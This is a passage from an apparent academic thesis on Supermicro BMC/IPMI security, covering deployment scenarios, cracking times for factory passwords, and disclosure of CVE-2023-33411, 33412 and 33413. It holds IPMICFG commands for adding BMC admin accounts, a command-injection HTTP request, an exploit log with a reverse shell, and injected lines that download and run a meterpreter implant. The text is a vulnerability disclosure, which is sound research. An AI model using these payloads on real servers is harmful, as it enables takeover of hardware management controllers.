

Figure 3: Best practices conforming standard deployment example.

In the described best practices deployment, the organization's network is highly segmented, providing dedicated subnets for different types of systems, such as workstations, management devices (including BMC devices) and servers. In this simplified and high-level example, the servers portrayed are connected to the demilitarized zone for services needing unrestricted access to the internet, and the BMC devices are connected to their respective management network without providing direct access to the internet. Access between subnets is handled by dedicated virtual local area network routing.

Segmented network architecture can be seen as harder targets for network attackers, as the available attack surface is dependent on the routing tables, firewalling, and observation points available to the attacker.

5.3 Ignorant Deployment

Besides best practices following deployment and network architectures, an ignorant deployment architecture, described in Figure 4, is considered to assess the impact of the worst-case scenario. In the proposed ignorant deployment, the network is described to be monolithic with little to no security features deployed, lacking any network segmenting, firewalling, or monitoring capabilities.



Figure 4: Ignorant deployment example of a flat network.

In the described ignorant deployment, the organization's servers are either directly connected to the public internet, or a simple one-to-one routing is in place, exposing all or most of the services available. The network architecture does not make use of management features or network segments but rather has all the connected systems simply connected to the same network, with little to no filtering or monitoring capabilities installed.

While monolithic network architectures can be assessed to be rare on professional deployments, the risk of misconfiguring firewalls or otherwise exposing services to either directly to the internet or to the organization's internal network is plausible. Misconfigurations and administrative mistakes or simply not knowing better can assist in generating the situation described in the ignorant

deployment scenario. The ignorant deployment scenario provides the potential network attacker with a wide attack surface on the deployed systems.

The ignorant deployment scenario also considers a situation where the BMC devices existence is unknown to the administrators, or they have been ignored all together and the BMC dedicated network controller interface is either connected directly to the internet, or the BMC side-loads its connection directly to the motherboards primary network interface controller.

6 Documentation Review

6.1 Review Considerations

As part of the security review process, the existing documentation was inspected to gain insight into the use cases, functionalities, and potential vulnerabilities within the BMC ecosystem. Documentation review aimed to critically assess the status of best practices provided by the manufacturer and the industry, reflected within the common use cases and deployment scenarios of the BMC devices. How do provided best practices compare to other similar devices from different manufacturers and what could possibly be potential exploitation vectors to the systems managed by the BMC devices?

6.2 Unique Password Policies

For some time, many BMC devices had known default credentials embedded to them from the factory. Collections of these default credentials circulate the internet ready to be utilized by anyone needing default level access to older generation devices (Sebastian Krohn, 2016). In 2019, Supermicro renewed default password policies for new motherboards in accordance with Californian cybersecurity laws, using unique pre-programmed passwords instead of previous widely known credentials. After the update, each of the systems ships with a unique, factory-set password of exactly ten uppercase alphabetic letters (Supermicro, 2019).

While adding some degree of security to the initial setup, given the existence of the CVE-2013-4786, which allows attacker with network access to the UDP port 623 to obtain password-derived

hash-based message authentication code of targeted device username, this upscale in security can be seen insufficient to protect BMC devices from unauthorized access. Entropy for a password consisting of ten uppercase alphabetic letters can be calculated with formula (Shannon, 1950):

$$10log_2(26) \approx 47.004bits$$

Meaning, that the whole available key space is:

$$2^{47.004} \approx 141.128e^{12}$$

A single consumer-grade Nvidia GeForce RTX 3080 GPU can reach cracking speeds of $2.7686e^9$ hashes per second on Hashcat password cracking tool module 7300, *IPMI2 RAKP HMAC-SHA1* with an optimised kernel (Appendix 2). Therefore, in Supermicro's case, exhausting the whole available key space would take only approximately 14 hours for a single target hash.

By analyzing vendors' documentation and internet search results, a sample list of unique factory default password policies was compiled for comparison, including approximate time-to-exhaust for Hashcat module 7300 with a single Nvidia GeForce RTX 3080 GPU.

Table 6: Vendor password policies (Hewlett Packard, 2018; Supermicro, 2019; Dell, 2021)

Vendor / Device	**Password description**	**Entropy**	**Time-to-exhaust**
Hewlett Packard *iLO 4, 5* Note: IPMI protocol disabled by default on *iLO 5*	An eight-character string **[A-Z0-9]**	41.4 *bits*	~17 min 28 sec
Supermicro *IPMI*	A ten-character string **[A-Z]**	47.0 *bits*	~14 h 10 min
Dell *iDRAC 8, 9*	A twelve-character string **[A-Z0-9]**	62.0 *bits*	~53 years

It can be argued, that in HP and Supermicro's case, a small adjustment upwards on the factory default unique key space would render the offline brute force attacks against the RAKP HMAC-SHA-1-hashes unfeasible for most attackers with current commonly available hardware.

6.3 Network Interface Sideloading

The Supermicro IPMI user's guide for X10- and X11-series BMC devices based on AST2400 and AST2500 chips describes the default settings for the BMC devices. Default settings include the LAN interface being set to failover mode. The failover setting on the LAN interface describes the way in which the BMC device attempts to gain network connectivity. In this case, the default setting allows the BMC to use either its own dedicated network interface or, in case it fails to connect, the motherboard's shared LAN interface ports with an index of 0 or 1 (Supermicro, 2020).

A scenario where the BMC fails to achieve connectivity through its dedicated network interface and automatically, by default, proceeds to connect through the shared network interface can be considered problematic. When the BMC device sideloads the network interface, the same physical network port is used to provide two separate connections, each with its own IP addresses while sharing the same MAC address. This can easily create a situation where the system administrator is unaware of the BMC device's out-of-band management interfaces being available on the internal network, or in the worst-case scenario, available directly to the public internet.

Besides possibly making the BMC device directly available to a network it is not intended to reside, the possibility to dynamically sideload and even access the shared network interface facilitates more exploitation scenarios: opening the BMC device's out-of-band protocols to a local attacker and allowing a compromised BMC device to sniff network traffic or pivot from one network segment to another, as outlined by Dan Farmer (2013).

6.4 Exploiting Network Interface Configuration

Considering a scenario: the BMC device in question is configured to use the BMC dedicated network interface connected to a separate management subnet. The attacker has compromised the

host operating system and wants to compromise the whole system further, including the BMC device. In the simplest form, the attacker could use in-band management software, such as IPMICFG to achieve the goal through the IPMI driver (Supermicro, 2022b). By utilizing the IPMICFG, a system level privileged attacker can proceed to issue commands such as:

```
./IPMICFG -user list
```

To extract the current list of available BMC users.

```
./IPMICFG -user setpwd <user id> <password>
```
or
```
./IPMICFG -user add <user id> <name> <password> <privilege>
```

To either reset the administrative account password, or to create a new administrative account, which preserves the actual administrative accounts leaving it vulnerable to credentials extraction.

```
./IPMICFG -lani <option>
```
and
```
./IPMICFG -m <ip>
```
or
```
./IPMICFG -dhcp <on/off>
```

To set the LAN interface mode to dedicated, shared or failover and to set the IPv4 address to static value or to request one from the DHCP service.

Under generic circumstances, the attacker is now able to access the BMC administrative interfaces with standard out-of-band mechanisms, including the IPMI protocol on UDP port 623, as well as the web user interface on HTTP and HTTPS ports TCP 80 and 443. Accessing the web user interface provides the attacker with a way to utilize the iKVM functionality, which allows access to the systems BIOS and UEFI shell, if they are not explicitly secured.

6.5 Privileged Hardware

Previously noted in the case of BMCLeech, the AST2500 SOC is directly connected to the PCI-e bus of the motherboard, to which a patched Linux Kernel X-DMA driver was published by Eddie James (2019). The connection to the PCI-E bus has been demonstrated to allow Direct Memory Access capabilities to be utilized by the BMC to read the host system's random-access memory on the OpenBMC platform. In the case of the Supermicro X11 generation BMC devices based on AST2500 SOC, the PCI-e connection is available, and thus the BMCLeech-type attack vector becomes a viable additional vector to consider.

6.6 Firmware Update Warning

The Supermicro Download Center BMC Firmware Downloads section issues a general warning against upgrading BMC devices firmware due to the potential of causing damage, as presented in Figure 5 (Supermicro, 2022c).



Figure 5: Supermicro Download Center warning of upgrading BMC firmware.

The warning can be assessed to cause confusion for some administrators and could lead to a situation where a less experienced system administrator to not install firmware upgrades, including security updates.

7 Identifying Vulnerabilities

7.1 Methodology

Methods to identify vulnerabilities in software can include techniques ranging from black-box testing, where the assessor does not have access or knowledge of the internal functionalities of the assessment target and must rely entirely on assumptions and measurable responses returned by different inputs, to white-box assessments where the assessor has full access to the target's internal workings in form of the full source code (Khan et al., 2012). In the context of this thesis, the situation was a mix in-between: the manufacturer provides some of the source code in the form of GPL SDK (General Purpose License software development kit), relevant firmware updates packages provide direct access components of the firmware and a possibility to inspect them with security research tools such as Ghidra or general debuggers such as GDB (Supermicro, 2020b; Supermicro, 2022c). As per Khan et al. (2012), this type of assessment technique can be described as gray-box testing: the gray-box techniques allow the assessor to increase testing coverage while simultaneously allowing more focus to be set on all the layers provided by a complex application.

The X11 generation Supermicro firmware images are shipped with partial encryption, where the header sections of the rootfs, webfs and metadata sections are encrypted while, the actual contents and files of the firmware are accessible in their unencrypted format. While using tools such as binwalk to extract the firmware archives can be seen as a valid method, decrypting the headers of the firmware images is relatively straightforward operation, only requiring known relative offsets to the header locations within the firmware image file (Niewöhner, 2020). Finally, for dynamic inspection, the X11 series BMC devices' firmware readily comes equipped with gdbserver program, which allows easy access by hooking to and debugging the programs running on the device in the event, that the researcher gains initial access to the running device.

As result of performing an extensive gray-box assessment against the Supermicro M11SDV-8C+-LN4F embedded BMC device and its firmware, three high severity vulnerabilities were identified. Root causes for all the identified vulnerabilities can be categorized with three of the OWASP Top 10:2021, the ten most common vulnerability types as described in table 7 (OWASP, 2021).

Table 7: Relevant OWASP Top10:2021 entries encountered during the research

OWASP Top10:2021	Description
A01 Broken Access Control	Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits (OWASP, 2021).
A02 Cryptographic Failures	Refers to any situation where cryptography is used insecurely, for example using weak cryptographic keys, or re-using existing ones, ignoring initialization vectors, or using insecure cipher suites (OWASP, 2021).
A03 Injection	Refers to any situation where user-supplied data is handled insecurely, causing it to be used by downstream components of the application and used to manipulate intended execution flow (OWASP, 2021).

7.2 CVE-2023-33411: Directory Traversal to Unauthorized iKVM Access

7.2.1 Vulnerability Overview

The vulnerability identified as CVE-2023-33411 utilizes a directory traversal bug combined with the presence of an insecure cryptographic function in Supermicro X11/M11 motherboards' IPMI BMC SSDP/UPNP web server and firmware, allowing a potential attacker unauthenticated iKVM access.

The identified vulnerability allows the usage of the built-in iKVM and virtual media endpoints to mount arbitrary ISO images to the host operating system as virtual USB devices via virtual media

functionality. In addition to the VNC-style capabilities of the iKVM on the host's operating system, the vulnerability also allows access to the host's low-level functionalities, such as rebooting and access to BIOS, UEFI shell, and peripheral devices.

A successful attack requires network access to the BMC device's administrative web user interface and previous user interaction in the form of an active or an inactive left-over session file on the system, which is generated upon a normal web or Java user interface login.

Table 8: CVE-2023-33411 CVSSv3.1 score and vector

CVSSv3.1 score	CVSSv3.1 vector
8.3	AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H

Firmware revisions up to and including 03.17.02 are assessed to be vulnerable. The vulnerability was patched in firmware version 3.17.05 released on July 25, 2023 (Supermicro, 2023).

7.2.2 Vulnerability Details

The CVE-2023-33411 vulnerability requires a multi-part exploitation of several sub-vulnerabilities being chained together to provide a full exploit chain. The attacker must query the BMC device's MAC address and active or left-over session identifier via a misconfigured UPNP-related HTTP service, followed by crafting an iKVM compatible session identifier by exploiting an insecure cryptographic function provided by the BMC firmware.

The BMC device's UPNP HTTP service is started without providing a *-webdir* argument, which effectively defaults the HTTP service webroot to */tmp/* directory of the operating system. The service starting outputs system log entries describing the default webroot as:

```
Jan 27 04:48:55 (none) user.debug upnp_dev: Initializing UPnP Sdk with
ipaddress = {NULL} port = 1900
Jan 27 04:48:55 (none) user.debug upnp_dev: get uuid: [UUID]
Jan 27 04:48:55 (none) user.debug upnp_dev: UpnP Initialized    ipaddress
= [REDACTED_IP] mac_adress =  [REDACTED_MAC] port = 49152 uuid:[UUID]
Jan 27 04:48:56 (none) user.debug upnp_dev: Specifying the webserver root
directory -- /tmp
Jan 27 04:48:56 (none) user.debug upnp_dev: Registering the RootDevice
with desc_doc_url: http://[REDACTED_IP]:49152/ipmi_device_desc.xml
Jan 27 04:48:56 (none) user.debug upnp_dev: RootDevice Registered Ini-
tializing State Table
Jan 27 04:48:56 (none) user.debug upnp_dev: ipmi_device/sam-
ple_util.c(227): Error finding URLBase in XML Node
Jan 27 04:48:56 (none) user.debug upnp_dev: TvDeviceStateTableInit – Er-
ror: Could not find Service: urn:schemas-upnp-org:service:tvcontrol:1
Jan 27 04:48:56 (none) user.debug upnp_dev: State Table Initialized
```

The */tmp/* directory contains privileged temporary files for the BMC operating system, including *dmesg*, syslog entries, latest screenshot of the host operating system, and administrative session identifier files. Upon an administrative web user interface login to the BMC, the user session identifier is output to the system log as:

```
Jan 27 06:51:52 (none) user.debug login.cgi:  input data       [29] =
1642488712OzxMWFn262tJCz11368
Jan 27 06:51:52 (none) user.debug login.cgi: HMAC sha256 data [32] =
Jan 27 06:51:52 (none) user.debug login.cgi: [UtilSysLogClientSend]
Jan 27 06:51:52 (none) user.info ipmi: Maintenance EventLog | 2022/01/18
06:51:52 | [REDACTED_IP] | Information | Web login was successful. | Web
ADMIN(ADMIN) [REDACTED_IP]
```

The system log files, including all rotated log files, can be queried through the misconfigured UPNP HTTP service, effectively revealing the session identifier of the logged-on administrator. Normally, for session handling, the session file contains information when the user is supposed to be logged

out automatically, of which IP-address the connection is allowed, and the CSRF-token for the session. However, the session handling is performed only on the administrative web user interface CGI scripts on the BMC operating system. If the user does not deliberately log out of the administrative web user interface and just closes the browser, the file containing the session identifiers will not be invalidated and will not be removed from the file system.

In normal operation, the BMC device's administrative web user interface has an iKVM remote desktop-type terminal functionality available to the administrator, requiring valid credentials to the interface to be accessed. While the administrative web user interface backend extensively validates the connecting user session, access to the actual iKVM terminal functionality is secured only by requiring a corresponding session identifier file to be located at */tmp/* directory of the BMC operating system and does not perform any validation of the file contents.

When the iKVM HTML5 page is opened, the page initiates a websocket connection to the service backend and communicates an encoded, encrypted session identifier to the service. The session identifier is encrypted by using the BMC devices dedicated network controller interface MAC address as a part of the encryption key, allowing the attacker to perform the attack against the iKVM session validation in case the BMC operating system filesystem still contains a session identifier file – whether it is valid or invalid. Attacker can access all default functionalities of the HTML5 iKVM with the newly crafted session identifier. Session identifier can be crafted in automated ways, as described in Figure 6.



Figure 6: Output of an automated script generating session identifiers for CVE-2023-33411.

Finally, to close the exploitation chain, even if the BMC device does not have the required software out-of-bounds management licence, the attacker can access the iKVM provided virtual media functionalities by manually enabling the client-side disabled menu fields on the iKVM web page as demonstrated in Figures 7 and 8. By enabling the menus, the attacker can mount arbitrary disk images to be emulated on the host operating system, doubling down as a revisit to the impact of the previously identified CVE-2019-16650 “USBAnywhere” vulnerability.



Figure 7: Unlicenced iKVM page has Virtual Media menu disabled.



Figure 8: Unlicenced iKVM page with Virtual Media menu manually enabled

The possibility to introduce arbitrary USB devices and access to the UEFI shell is significant, as it potentially allows the attacker to perform lateral movement between the BMC device and the host operating system. If the attacker can compromise the host operating system, they can possibly create a “Revolving Door,” which allows arbitrary switching of context between the BMC device and the host operating system.

For this vulnerability, no static internal indicators-of-compromise were identified.

7.3 CVE-2023-33412: File Upload Filename Remote Command Execution

7.3.1 Vulnerability Overview

The vulnerability identified as CVE-2023-33412 utilizes a command injection in Supermicro X11/M11 motherboards’ IPMI BMC administrative web interface virtual media, dynamic DNS, and certificates upload functionalities.

The identified vulnerability allows root-privileged administrative access to the underlaying BMC operating system shell. If the attacker can exploit this vulnerability, there is a high possibility that the whole server system can be taken over. The vulnerability allows access to server on the hardware level, rebooting and reinstalling the host operating system, network pivoting between the BMC and host server network interface controllers and potentially performing direct memory access attacks against the live host operating system.

A successful attack requires access and administrative credentials to the BMC device administrative web user interface.

Table 9: CVE-2023-33412 CVSSv3.1 score and vector

CVSSv3.1 score	CVSSv3.1 vector
8.0	AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H

Firmware revisions up to and including 03.16.0 are assessed to be vulnerable. The vulnerability was patched in firmware version 3.17.05 released on July 25, 2023 (Supermicro, 2023).

7.3.2 Vulnerability Details

For CVE-2023-33412, in normal operations, the BMC device allows the administrator to upload an arbitrary file to the virtual media, dynamic DNS, and certificates endpoints. When submitting as file upload request, the web user interface back end improperly handles the form submission data, passing the user-controlled file name parameter to be parsed as a part of an operating system call executing system shell.

An example HTTP request to exploiting the vulnerability can be crafted as:

```
POST /cgi/uimapin.cgi HTTP/1.1
Host: [BMC_IP]
Cookie: SID=6ZHbC3q3fpzVshX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0)
Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im-
age/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------
204578460635063312494276323906
Content-Length: 464
Origin: https://[BMC_IP]
Dnt: 1
Referer: https://[BMC_IP]/cgi/url_redirect.cgi?url_name=vm_floppy
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
```

```
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

-----------------------------204578460635063312494276323906
Content-Disposition: form-data; name=”C:\fakepath\floppy.ima”; file-
name=”& [ARBITRARY COMMAND] && aa”
Content-Type: application/octet-stream

TESTFILE
-----------------------------204578460635063312494276323906
Content-Disposition: form-data; name=”CSRF_TOKEN”

6pa1Q+GhAwGJv42HHLYNy2NheJ0pg3Snzhzi4Lop9Y8
-----------------------------204578460635063312494276323906—
```

Limitations to the exploitation occur due to the maximum allowed string length. Also, as the exploitation string is passed as a file name, there is a limitation for using forward slash character in the exploit. This limitation can be bypassed with some creative use of shell expansion sequences in Linux shell, such as issuing echo commands with hexadecimal encoded characters and by issuing multiple commands in sequence. The exploitation can be fully automated, as demonstrated in Figure 9.

```
[+] Logging into the BMC
[+] Got cookies, successful login!
[+] Got CSRF Token
[+] Starting HTTP server
[+] Sending exploit string
[+] Handling request for shell binary
[redacted] - - [redacted] "GET /shell HTTP/1.1" 200 -
[+] Shutting down HTTP server
[+] chmod +x /tmp/shell
[+] Executing payload
[+] Starting reverse connection handler
[+] Received connection from [redacted]:42624
[+] Plz enjoy your #shell :)
#> cat /etc/passwd
root::0:0:root:/root:/bin/sh
#>
```

Figure 9: Output of an successful attack using automated script for CVE-2023-33412

Successful exploitation generates identifiable indication-of-compromise artifacts to the */tmp/* directory of the BMC file system. The artifacts are featured as a file, which name consists of randomly generated file identification string followed by the exploitation payload.

Example artifacts as seen on the BMC file system:

```
100644/rw-r—r--  8        fil   2020-01-03 05:52:09 +0200
mTfZaxhuLa45i5C_& $(echo ‘\x2f’)tmp$(echo ‘\x2f’)meterpreter & a && aa
100644/rw-r—r--  8        fil   2020-01-03 05:52:09 +0200
mTfZaxhuLa45i5C_& chmod +x $(echo ‘\x2f’)tmp$(echo ‘\x2f’)meterpreter &&
aa
100644/rw-r—r--  8        fil   2020-01-03 05:52:08 +0200
mTfZaxhuLa45i5C_& wget -O $(echo ‘\x2f’)tmp$(echo ‘\x2f’)meterpreter
[REDACTED_IP]:8000$(echo ‘\x2f’)meterpreter && aa
```

The example indication-of-compromise artifacts are a result of exploitation scenario where attacker has successfully compromised the system by issuing a series of injected commands, downloading a malicious *meterpreter* command and control implant executable, giving the executable execution permissions, and finally starting the executable:

```
& wget -O $(echo ‘\x2f’)tmp$(echo ‘\x2f’)meterpreter
[REDACTED_IP]:8000$(echo ‘\x2f’)meterpreter && aa
& chmod +x $(echo ‘\x2f’)tmp$(echo ‘\x2f’)meterpreter && aa
& $(echo ‘\x2f’)tmp$(echo ‘\x2f’)meterpreter && aa
```

Similarly, to the other vulnerabilities the exploitation of this vulnerability might allow the attacker to create the “Revolving Door” situation, where the attacker can laterally move from the BMC device to the host operating system and vice versa.

7.4 CVE-2023-33413: Hard-coded Symmetrical Encryption Keys

7.4.1 Vulnerability Overview

The vulnerability identified as CVE-2023-33413 uses sets of hardcoded symmetrical configuration file encryption keys in Supermicro X11/M11 based IPMI BMC devices firmware, allowing the attacker to extract privileged information or to craft and upload a malicious configuration file packages to gain remote command execution.

The identified vulnerability allows root-privileged administrative access to the underlaying BMC operating system shell. The vulnerability can be exploited through both in-band and out-of-band management channels, including the administrative web user interface, out-of-band IPMI protocol and in-band host operating system IPMI driver.

A successful attack utilizing out-of-band management protocols requires network access and administrative credentials to the BMC device. A successful attack utilizing in-band management protocols requires administrative access to the host operating system.

Table 10: CVE-2023-33413 CVSSv3.1 scores and vectors

CVSSv3.1 score	CVSSv3.1 vector
For local attacker: 8.2	AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
For external attacker: 9.1	AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

Firmware revisions up to and including 03.17.02 are assessed to be vulnerable. The vulnerability was patched in firmware version 3.17.05 released on July 25, 2023 (Supermicro, 2023).

7.4.2 Vulnerability Details

